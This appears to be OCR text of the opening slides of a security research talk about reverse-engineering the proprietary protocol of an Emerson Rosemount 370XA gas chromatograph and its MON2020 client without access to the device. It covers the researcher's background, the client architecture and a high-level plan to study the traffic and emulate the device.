How we hacked a $100K Gas Chromatograph without having it, and how you can do it too


Vera Mens

whoami


Vera Mens

- Vulnerability Researcher at Claroty-TEAM82
- Mostly embedded devices - OT, IOT
- Pwn2Own participant

The background story


MY BOSS
Online
Hi, I need a full analysis of an Emerson Gas Chromatograph proprietary protocol
08:42 am
ASAP
08:43 am
Gas ChromaWHAT???
09:13 am
Oh and BTW, we don't have the device
09:18 am
09:20 am
Good luck, let me know when you're done
09:31 am

Gas Chromatography




Let’s start with the documentation

The Device

Rosemount™ 370XA Gas Chromatograph


The Client



data
monitoring
config

MON2020

High level architecture




Analyzing a proprietary protocol

Optimal prerequisite for Protocol analysis:

- Client Software
- Device
- Capability to view/modify the communication
- Full cabinet of coffee capsules in the kitchen

TCP 10000

Let's start with the client



We can start understand the protocol


- Explore the UI for general configuration capabilities
- Use a “dummy server” to receive the first payload from the client
- Explore the code for basic understanding of the protocol

Can we analyze the protocol by statically research the Client Software?

Theoretically, yes

Practically, it will take ages.
My boss will kill me


Where We Are


MON2020
File Chromatograph Hardware Application Logs/Reports Control Tools View Help
MON2020™
GAS CHROMATOGRAPH SOFTWARE
EMERSON
GC
Not Connected
Det B
Mode
Stream
Next
Anly
Cycle
Run
For Help, press F1


EMERSON

We don’t have the actual device,
so we need to emulate it

Why don’t we have the actual device?

